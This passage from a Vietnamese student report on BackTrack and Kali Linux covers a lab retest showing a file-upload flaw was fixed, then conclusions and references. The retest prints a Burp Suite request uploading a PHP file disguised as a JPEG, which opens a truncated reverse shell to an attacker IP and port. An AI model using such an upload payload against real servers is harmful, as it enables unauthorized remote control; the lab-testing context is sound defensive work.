
Hình 4.128. Kiểm thử hệ thống

Pentester gửi file ảnh .jpg

reports	06:02
Templates	18 Sep
tmp	5 Oct
V2WvLwfgQPqjynjADl2_path_traversal	25 Sep
Videos	18 Sep
wp-update-confusion	22 Sep
ZAP_2.15.0	1 Jan 1970
<b>kali_fire_wallpaper_by_bwzd_df2oemg-fullview.jpg</b>	<b>51.3 kB</b>
kali-linux-background-v2fuaixhegl6zh5.jpg	175.2 kB
kali-linux-glowing-wallpaper-hackers-260nw-2319771133.jpg	28.6 kB
leaves-plants-neon-hd-wallpaper-preview.jpg	38.5 kB
LICENSE.chromedriver	326.5 kB
random	6.2 MB
sql_injection_payloads.txt	844 bytes


Hình 4.129. Kiểm thử hệ thống

Hệ thống đã nhận được file ảnh .jpg



Hình 4.130. Kiểm thử lại hệ thống

## Sử dụng công cụ Burpsuite Pro tấn công lại thì đã không còn khai thác được



The screenshot shows the Burpsuite Pro interface with the 'Repeater' tab selected. In the Request pane, a POST request is being sent to the URL `/upload/kienthulai.php`. The request body contains a file upload payload. In the Response pane, the server returns an HTTP 404 Not Found error page. The response content includes standard Apache error headers and a detailed HTML error message stating: "The requested URL was not found on this server." This indicates that the exploit attempt has been blocked or detected by the server's security measures.

```
POST /upload/kienthulai.php HTTP/1.1
Host: 192.168.100.242
Content-Length: 1796
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.100.242
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3q4aAJN3SF4cgVC
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.100.242/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
hacker
-----WebKitFormBoundary3q4aAJN3SF4cgVC
Content-Disposition: form-data; name="name"
hacker@gmail.com
-----WebKitFormBoundary3q4aAJN3SF4cgVC
Content-Disposition: form-data; name="email"
hackerday
-----WebKitFormBoundary3q4aAJN3SF4cgVC
Content-Disposition: form-data; name="file"; filename="kienthulai.php"
Content-Type: image/jpeg
<?php
set_time_limit(0); // Không giới hạn thời gian thực thi
$ip = '192.168.100.244'; // Èn chè IP của máy tấn công
$port = 1234; // Cổng kết nối
$shell = '/bin/sh -i'; // Shell remote

```

Hình 4.131. Lỗi hỏng File Upload đã được khắc phục

⇒ Lỗi hỏng file upload đã được khắc phục

## CHƯƠNG 5: KẾT LUẬN

### 5.1. Tổng quan quá trình phát triển

- Sự chuyển đổi từ BackTrack sang Kali Linux không chỉ đơn thuần là sự thay đổi tên gọi mà còn là một cuộc cách mạng về công nghệ. Quá trình chuyển đổi từ BackTrack sang Kali Linux đánh dấu một bước tiến quan trọng trong lĩnh vực bảo mật thông tin. Bắt đầu từ một hệ điều hành tập trung vào kiểm thử xâm nhập, BackTrack đã trở thành nền tảng phổ biến cho các chuyên gia bảo mật trên toàn thế giới. Tuy nhiên, với sự phát triển nhanh chóng của công nghệ và các mối đe dọa bảo mật ngày càng tinh vi, việc tiến hóa thành Kali Linux không chỉ là sự thay đổi tên gọi mà còn là sự cải tiến toàn diện về kiến trúc, tính năng và hỗ trợ cộng đồng. Với nền tảng vững chắc từ BackTrack, Kali Linux đã vượt qua những giới hạn cũ, trở thành một hệ điều hành mạnh mẽ và hiện đại hơn, đáp ứng được các yêu cầu phức tạp của ngành bảo mật thông tin.

### 5.2. Những đóng góp và vai trò của Kali Linux

- Những đóng góp của Kali Linux: Kali Linux không chỉ kế thừa những điểm mạnh từ BackTrack mà còn mang lại nhiều cải tiến đáng kể. Với hơn 600 công cụ bảo mật được tích hợp, cùng với mô hình phát hành liên tục và nền tảng xây dựng từ Debian, Kali Linux đã trở thành một hệ điều hành mạnh mẽ, linh hoạt, phù hợp với các yêu cầu bảo mật hiện đại. Bên cạnh đó, sự hỗ trợ từ Offensive Security và cộng đồng người dùng đã giúp Kali Linux phát triển bền vững và thúc đẩy đổi mới sáng tạo trong lĩnh vực bảo mật mạng.
- Vai trò trong ngành an ninh mạng: Kali Linux hiện nay đã trở thành công cụ không thể thiếu cho các chuyên gia an ninh mạng, phục vụ cho nhiều mục đích khác nhau, từ kiểm thử xâm nhập và phân tích pháp y, đến giám sát hệ thống và đào tạo. Ngoài việc đáp ứng nhu cầu của cá nhân, Kali Linux còn được các tổ chức, cơ quan chính phủ và các doanh nghiệp lớn áp dụng rộng rãi trong công tác bảo mật mạng.

### 5.3. Đánh giá ảnh hưởng

- Đánh giá về ảnh hưởng lâu dài:
  - + Tác động đối với cộng đồng bảo mật: BackTrack và Kali Linux đã đóng góp quan trọng vào sự phát triển của cộng đồng bảo mật thông tin. Không chỉ cung cấp bộ công cụ mạnh mẽ, cả hai hệ điều hành này còn tạo ra một nền tảng học hỏi và nghiên cứu, giúp người dùng dễ dàng tiếp cận các kiến thức bảo mật từ cơ bản đến nâng cao. Nhờ vào môi trường tích hợp, cả chuyên gia và sinh viên đều có thể thực hành các kỹ năng bảo mật trong một không gian an toàn và hiệu quả.
  - + Đóng góp vào việc chuẩn hóa công cụ kiểm thử bảo mật: Trước sự xuất hiện của BackTrack và Kali Linux, việc thu thập và tích hợp các công cụ bảo mật cần thiết tốn rất nhiều thời gian và công sức. Kali Linux và BackTrack đã làm đơn giản hóa quy trình này bằng cách cung cấp một nền tảng duy nhất, tích hợp đầy đủ các công cụ cần thiết cho kiểm thử xâm nhập, phân tích pháp y, và bảo mật hệ thống. Điều này không chỉ giúp nâng cao hiệu quả công việc mà còn giảm thiểu rủi ro do việc sử dụng các công cụ không tương thích hoặc thiếu sót.
  - + Ảnh hưởng đến giáo dục và đào tạo: Kali Linux hiện nay đã trở thành công cụ tiêu chuẩn trong giảng dạy an ninh mạng. Nhiều trường đại học và tổ chức đào tạo sử dụng Kali Linux để giảng dạy về bảo mật thông tin, kiểm thử xâm nhập và quản trị hệ thống an toàn. Nhờ vào tài liệu hướng dẫn phong phú và sự hỗ trợ mạnh mẽ từ cộng đồng, Kali Linux đã đóng góp tích cực trong việc nâng cao nhận thức và kỹ năng bảo mật cho thế hệ chuyên gia bảo mật tương lai.
- Đánh giá về các hạn chế hiện tại:
  - + Độ phức tạp với người mới bắt đầu: Mặc dù Kali Linux đã cải thiện giao diện và cung cấp sự hỗ trợ từ cộng đồng, nhưng đối với những người mới làm quen, hệ điều hành này vẫn có thể gặp phải những khó khăn. Việc sử

dụng hiệu quả các công cụ bảo mật yêu cầu người dùng có nền tảng kiến thức bảo mật vững vàng, điều mà không phải ai cũng có sẵn.

- + Rủi ro khi sử dụng sai mục đích: Kali Linux, với sức mạnh của mình, đôi khi bị lạm dụng bởi những cá nhân có ý đồ xấu, dẫn đến các vấn đề về đạo đức và pháp lý. Điều này làm nổi bật tầm quan trọng của việc sử dụng Kali Linux một cách có trách nhiệm và tuân thủ các quy định pháp luật.
- + Phụ thuộc vào cộng đồng: Dù Offensive Security và cộng đồng người dùng đóng góp tích cực, một số công cụ trong Kali Linux vẫn phụ thuộc vào sự hỗ trợ bên ngoài. Nếu các dự án này ngừng phát triển, những công cụ này có thể trở nên lỗi thời hoặc không còn hoạt động như mong đợi.

#### 5.4. Nhận định và tương lai

- Đánh giá tổng quan về sự phát triển và tương lai của Kali Linux: Sự chuyển đổi từ BackTrack sang Kali Linux không chỉ là thay đổi về mặt kỹ thuật mà còn phản ánh sự thay đổi trong triết lý và mục tiêu phát triển của dự án. Kali Linux đã chứng minh khả năng thích ứng và phát triển bền vững, duy trì sự ổn định và hiệu suất cao trong các hoạt động bảo mật phức tạp. Với những cải tiến liên tục và khả năng mở rộng, Kali Linux sẽ tiếp tục là công cụ chủ chốt trong lĩnh vực bảo mật thông tin, đồng thời mở rộng ứng dụng sang các lĩnh vực mới như trí tuệ nhân tạo, Internet vạn vật (IoT), và bảo mật đám mây.
- Kết luận cá nhân:
  - + Quá trình phát triển từ BackTrack sang Kali Linux là minh chứng rõ ràng cho tầm nhìn chiến lược của nhóm phát triển trong việc đáp ứng các nhu cầu ngày càng cao của ngành bảo mật. Không chỉ là công cụ làm việc, Kali Linux còn là một biểu tượng của sự phát triển và sáng tạo trong lĩnh vực bảo mật thông tin. Việc sử dụng Kali Linux không chỉ giúp giải quyết các vấn đề hiện tại mà còn đặt nền tảng cho sự phát triển tương lai của ngành an ninh mạng.

- + Từ tài liệu này, chúng ta có thể nhận thấy quá trình chuyển từ BackTrack sang Kali Linux không chỉ đơn giản là sự kế thừa mà còn là sự nâng cấp toàn diện, nhằm đáp ứng các yêu cầu và thách thức mới trong lĩnh vực bảo mật. Kali Linux không chỉ mang lại một môi trường làm việc mạnh mẽ và linh hoạt mà còn đóng góp vào sự phát triển của cộng đồng bảo mật thông tin toàn cầu. Với những ưu điểm nổi bật và khả năng thích ứng linh hoạt, Kali Linux sẽ tiếp tục là sự lựa chọn ưu tiên của các chuyên gia bảo mật và tổ chức trong công tác bảo vệ hệ thống và dữ liệu của mình.

## TÀI LIỆU THAM KHẢO

Tiếng Việt:

1. An toàn thông tin (n.d.), *BackTrack - Công cụ thám nhập mạng lợi hại*, truy cập từ: <https://antoanthongtin.vn>.
2. Bộ Thông tin và Truyền thông (2018), *Báo cáo An ninh mạng Việt Nam*, Nhà xuất bản Thông tin và Truyền thông, Hà Nội.
3. Phạm Văn Thảo (2020), *Hệ điều hành bảo mật Kali Linux: Ứng dụng trong kiểm thử xâm nhập*, Nhà xuất bản Khoa học và Kỹ thuật, TP. Hồ Chí Minh.
4. Quản trị mạng (n.d.), *Tìm hiểu về hệ điều hành BackTrack*, truy cập từ: <https://quantrimang.com>.
5. Tổng cục Thống kê (2024), *Báo cáo tình hình kinh tế - xã hội tháng 11 năm 2024*, Tổng cục Thống kê, Hà Nội.
6. Võ Minh (n.d.), *Hệ điều hành Linux là gì? Ưu điểm và nhược điểm của hệ điều hành Linux*, truy cập từ: <https://vominh.vn>.

Tiếng Anh:

7. Aharoni Mati (2013), *Kali Linux: A Penetration Testing Platform*, Offensive Security, New York.
8. Chappell Laura (2012), *Wireshark 101: Essential Skills for Network Analysis*, Laura Chappell University, San Francisco.
9. Fyodor (2008), *Nmap Reference*, Insecure.org, Retrieved from <https://nmap.org>.
10. Gerald Combs (2023), *Wireshark User's Guide*, Wireshark Foundation, Retrieved from <https://www.wireshark.org>.
11. Kim Peter (2014), *The Hacker Playbook: Practical Guide to Penetration Testing*, CreateSpace Independent Publishing Platform, Seattle.
12. Offensive Security (2023), *Kali Linux Documentation*, Retrieved from <https://www.kali.org/docs/>.
13. OWASP Foundation (2023), “*OWASP ZAP Project Overview*”, Retrieved from <https://owasp.org/www-project-zap/>.

14. PortSwigger (2023), “*Burp Suite Professional Documentation*”, PortSwigger, <https://portswigger.net/burp/documentation/>
15. Rapid7 (2023), *Metasploit Framework Documentation*, Retrieved from <https://www.metasploit.com/>.
16. SlideShare (n.d.), *Hướng dẫn BackTrack*, truy cập từ: <https://slideshare.net>.
17. Tenable (2023), “*Nessus Vulnerability Scanner*”, Retrieved from <https://www.tenable.com/products/nessus>.
18. The Nmap Project (2023), “*Nmap Reference Guide*”, Retrieved from <https://nmap.org>.
19. The Wireshark Team (2023), “*Wireshark User Documentation*”, Retrieved from <https://www.wireshark.org/docs>.
20. van Hauser and THC Team (2023), “*Hydra – A Fast Network Logon Cracker*”, Retrieved from <https://github.com/vanhauser-thc/thc-hydra>.